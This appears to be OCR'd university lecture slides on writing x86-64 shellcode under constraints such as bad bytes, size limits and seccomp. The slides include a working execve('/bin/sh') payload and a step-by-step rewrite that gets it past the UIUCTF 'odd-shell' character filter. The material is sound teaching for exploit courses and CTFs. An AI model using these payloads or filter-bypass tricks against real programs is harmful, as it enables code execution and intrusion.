FLORIDA TECH

LSN 11: Shellcoding in Restricted Environments

Vulnerability Research

Objectives

Lesson #11: Shellcode

- Examine how to construct position-independent shellcode to execute basic attacks.
- Explore various constraints (bad bytes, limited size, limited instructions, limited syscalls) that may restrict shellcode.
- Explore methods for overcoming restricted environments by substituting instructions.

FLORIDA TECH

References

- Pwn.College Lesson 5: Common Challenges Shellcoding [Link]
- X86/64 Instruction Set Opcodes and Instructions [Link]
- Rappel Emulation [Link]
- Pwnlib Shellcraft, Shellcode generation [Link]

FLORIDA TECH

What is Shellcode?

Back in the early days, we would place our payload on the stack, then ret2stack into our payload. This position independent code usually executed a shell. Hence, **shellcode**.

```
 /* execve(path='/bin///sh', argv=['sh'], envp=0) */
 /* push b'/bin///sh\x00' */
    push 0x68
    mov rax, 0x732f2f2f6e69622f
    push rax
    mov rdi, rsp
/* push argument array ['sh\x00'] */
/* push b'sh\x00' */
    push 0x1010101 ^ 0x6873
    xor dword ptr [rsp], 0x1010101
    xor esi, esi /* 0 */
    push rsi /* null terminate */
    push 8
    pop rsi
    add rsi, rsp
    push rsi /* 'sh\x00' */
    mov rsi, rsp
    xor edx, edx /* 0 */
/* call execve() */
    push SYS_execve /* 0x3b */
    pop rax
    syscall
```


FLORIDA TECH

Why Shellcode in 2023

- *Its 2023*. Jump-to-shellcode exploits are no longer a valid concern since binaries are compiled with non-executable (NX) stacks by default.

- Its rare to see memory marked as –rwx- anymore. Why then do we still have to learn shellcoding? Walking uphill both ways is fun.

- Process Injection
- Some VM escapes rely on it
- Antivirus Evasion
- Some Just-in-Time (JIT) exploit techniques rely on it
- Some Kernel exploits rely on it
- OR we may be able to ROP mprotect() or mmap()



FLORIDA TECH

Shellcode Tooling

FLORIDA TECH

Shellcode Tooling: Rappel

```
$ echo "mov r15,0xdeadbeef; shl r15,0x8" | /opt/rappel/bin/rappel

rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=000000000040000b rsp=0000000000000033 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000000000 r10=0000000000000000
r11=0000000000000000 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=000000deadbeef00
[cf=0, zf=0, of=0, sf=0, pf=1, af=0, df=0]
cs=002b  ss=0000  ds=0000  es=0000  fs=0000  gs=0000             efl=00000206
```

Rappel is a assembly REPL that allows us to emulate assembly instructions and compare the state of registers after instructions. I occasionally use it when I forget how simple assembly arithmetic works or the effect an instruction may have on flags or other registers.

FLORIDA TECH

Shellcode Tooling: Pwntools Assembler

```
>>> from pwn import *
>>> context.update(arch='amd64',os='linux')

>>> disasm(b'\x58')
'   0:   58                      pop    rax’

>>> from binascii import hexlify
>>> hexlify(asm('pop rax'))
b'58’
```

Pwntools has assembler (asm) and disassembler (disasm) functions for assembling and disassembling code. Always set the context (architecture and OS) before using.

FLORIDA TECH

Shellcode Tooling: Pwntools Runner

- make_elf_from_assembly('pop rax'): creates a binary with the assembly instructions
- run_assembly('pop rax'): creates a binary with the assembly instructions and executes it
- run_assembly(b'\x58'): creates a binary with the machine instructions and executes it

---

Note: pwntools build process is currently broken due to an issue with the loader warning that the binaries contain a RWX segment. Im working on it: See pull request

FLORIDA TECH

Shellcode Tooling: Pwntools Shellcraft

- Shellcraft.sh()
- Shellcraft.cat()
- shellcraft.mov()
- shellcraft.memcpy()
- shellcraft.pushad()
- shellcraft.linux.syscall()
- shellcraft.linux.connect()

```
>>> print(shellcraft.linux.syscall(syscall=0xf))
    /* call syscall(0xf) */
    push 0xf
    pop rax
    syscall
```

Shellcraft generates architecture specific shellcode (e.g. shellcraft.amd64) for us to use as a starting point

FLORIDA TECH

Shellcode Tooling: Caveat

Never, ever, ever get your shellcode from an untrusted environment (e.g. - https://www.exploit-db.com) and execute against a production system without walking each byte.

Maybe ~10 years ago, a security researcher (I believe it was HDM) found shellcode on shell-storm that had been backdoored to deliver a second reverse handler back to an attacker. It was obfuscated and being used in the wild by security researchers too lazy to write their own shellcode.

Shellcode Constraints

FLORIDA TECH

Shellcode Constraints

Our shellcode may have several constraints determined by the environment.

- Restricted Length: execve('/bin/sh') in under 25 bytes
- Restricted Charset: alphanumeric only, null-byte free, bad characters, terminators
- Restricted Operations: seccomp prevents us from using specific syscalls (SYS_exec, SYS_open)

FLORIDA TECH

Shellcode Constraints: Bad Bytes

Byte (Hex Value)	Problematic Methods
Null Byte \0 (0x0)	strcpy
Newline \n (0xa)	scanf, gets, getline, fgets
Carriage return \r (0xd)	scanf
Space (0x20)	scanf
Tab \t (0x9)	scanf

Table copied from [pwn.college]

Shellcode Constraint Problem

FLORIDA TECH

Shellcode Problem: UIUCTF Odd-Shell

```
int main()
{
 puts("Display your oddities:");
    char *response = (char *)mmap((void *)0x123412340000, 0x1000, 7, 0x32, 0xffffffff, 0);
    if (response != (char *)0x123412340000)
    {
        puts("I can't allocate memory!");
        exit(0xffffffff);
    }
    ssize_t rd = read(0, response, 0x800);

    if (*(response + rd - 1) == '\n')
    {
        *(response + rd - 1) = '\0';
        rd--;
    }

    for (ssize_t i = 0; i < rd; i++)
    {
        if (!((unsigned char)*(response + i) & 1))
        {
            puts("Invalid Character");
            exit(0xffffffff);
        }
    }

    (*(void (*)())response)();
}
```

Terminate if shellcode consists of odd bytes

FLORIDA TECH

Restricted Charset

```
[*] ----------------------------
[*] Total Violations: 25
[*] ----------------------------
[*]    0:   6a 68                            push   0x68
       2:   48 b8 2f 62 69 6e 2f 2f 2f 73    movabs rax, 0x732f2f2f6e69622f
       c:   50                               push   rax
       d:   48 89 e7                         mov    rdi, rsp
      10:   68 72 69 01 01                   push   0x1016972
      15:   81 34 24 01 01 01 01             xor    DWORD PTR [rsp], 0x1010101
      1c:   31 f6                            xor    esi, esi
      1e:   56                               push   rsi
      1f:   6a 08                            push   0x8
      21:   5e                               pop    rsi
      22:   48 01 e6                         add    rsi, rsp
      25:   56                               push   rsi
      26:   48 89 e6                         mov    rsi, rsp
      29:   31 d2                            xor    edx, edx
      2b:   6a 3b                            push   0x3b
      2d:   58                               pop    rax
      2e:   0f 05                            syscall
[*] Testing Shellcode Execution
[*] ----------------------------
```

Several of the assembly instructions required to execve(/bin/sh) consist of odd bytes

We'll just fix them one operation at a time.

FLORIDA TECH

Fixing Push h

```
[*]     0:    6a 68                                  push   0x68
```

```
[*]     0:    4d 31 ff                               xor    r15, r15
        3:    41 b7 35                               mov    r15b, 0x35
        6:    49 83 c7 33                            add    r15, 0x33
        a:    41 57                                  push   r15
```

We can replace the push 0x68 instruction with with a set of "odd-byte" instructions that accomplish the same effect. We move an odd value (0x35) into r15 (fun fact did not know before doing this – moves into odd registers are usually odd) and then add 0x33. Then we push the register (pushes of odd registers are usually odd)

FLORIDA TECH

Fixing Push /bin//s

```
[*]    2:    48 b8 2f 62 69 6e 2f 2f 2f 73    movabs rax, 0x732f2f2f6e69622f
       c:    50                               push   rax
```

```
mov r15,(0x732f2f2f6e69622f-0x0306030 6)
add r15, (0x03060306)/2
add r15, (0x03060306)/2
push r15
```

Even integer minus odd integer will produce odd result
0x6e – 0x3 = 0x6b (107)
0x62 – 0x3 = 0x5f (95)

```
    49 bf 29 5f 63 6b 2f 2f 2f 73    movabs r15, 0x732f2f2f6b635f29
    49 81 c7 83 01 83 01             add    r15, 0x1830183
    49 81 c7 83 01 83 01             add    r15, 0x1830183
    41 57                            push   r15
```

FLORIDA TECH

Fixing RDI=RSP

```
48 89 e7                    mov    rdi, rsp
```

```
49 87 e1                    xchg   r9, rsp
49 87 f9                    xchg   r9, rdi
```

The exchange (XCHG) instruction exchanges the contents of first operand with the second operand. Here we use it to move rsp into r9 and then move r9 into rdi. We lose our stack pointer (rsp) in the process, so we won't be able to do any more stack-based instructions (pushes or pops)

FLORIDA TECH

Nulling out RSI, RDX

```
4d 31 ed                xor    r13, r13      // r13=0x0
49 87 f5                xchg   r13, rsi      // rsi=0x0

4d 31 ed                xor    r13, r13      // r13=0x0
49 87 d5                xchg   r13, rdx      // rdx=0x0
```

The pwntools generated shellcode set the argv array. While its good practice, its not necessarily needed to get a shell. We can just set both argv (RSI) and envp (RDX) to null (0x0). Since we lost our stack pointer, we'll just use xchgs again.

FLORIDA TECH

RAX = 0x3b; Syscall

```
6a 3b                               push   0x3b
58                                  pop    rax
0f 05                               syscall
```

```
41 b1 3b                    mov    r9b, 0x3b
49 91                       xchg   r9, rax
0f 05                       syscall
```

We can use the same exchange swap we've done to move 0x3b into rax. Since syscall is already odd, we can just call it and get our shell.

FLORIDA TECH

Some Other Challenges

- Shellcode after your registers (rsp especially) have been nulled out
- Shellcode with only moves or syscalls
- Shellcode where even and odd bytes alternate
- Shellcode limited to only bytes 00-05
- Shellcode where length is limited to 25 bytes
- Shellcode where it executes in both 32-bit or 64-bit machines

FLORIDA TECH

FLORIDA TECH

Thank you.